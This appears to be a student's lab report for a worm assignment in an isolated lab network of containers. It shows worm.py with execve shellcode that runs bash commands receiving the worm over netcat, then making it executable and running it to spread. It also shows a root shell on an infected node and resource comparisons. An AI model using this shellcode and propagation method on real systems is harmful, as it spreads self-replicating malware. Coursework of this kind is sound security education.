
```

worm.py
~/Desktop/worm_assignment/Labsetup/Labsetup/worm

3 import os
4 import time
5 import subprocess
6 import random
7
8 # You can use this shellcode to run any command you want
9 shellcode= (
10     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13     "\xff\xff\xff"
14     "AAAABBBBCCCCDDDD"
15     "/bin/bash*"
16     "-C*"
17
18     # You can put your commands in the following three lines.
19     # Separating the commands using semicolons.
20     # Make sure you don't change the length of each line.
21     # The * in the 3rd line will be replaced by a binary zero.
22     " echo '(^_^) Shellcode is running (^_^)';"
23     " nc -lnv 5000 > worm.py;cat worm.py;"
24     " chmod +x worm.py;./worm.py;"
25     "123456789012345678901234567890123456789012345678901234567890"
26 ) .encode('latin-1')
27

```


Step 4: Verifying the propagation in network diagram.




Step 5: Verifying if all the effected nodes have worm.py

icmp and dst 1.2.3.4

```
Connecting to c13c51c0f9f9...
Connected to c13c51c0f9f9.
root@c13c51c0f9f9:/# cd bof
root@c13c51c0f9f9:/bof# ls
badfile server stack worm.py
root@c13c51c0f9f9:/bof#
```



Step 6: Verifying the resource usage with htop. Task-3 is done. My CPU usage never hit 100% during the 10minutes I ran the nano internet but the VM became slower.



-----Task-4(Preventing Self Infection) -----

Step-1: Introducing check in shellcode to see if worm.py already exists

Step 3: Comparing resource usage against task-3 (after approx 6 minutes of execution)




Figure 1 Task 4




Figure 2 Task 3

As we can see, task 4 uses much less resource than task 3. Task 4 is completed.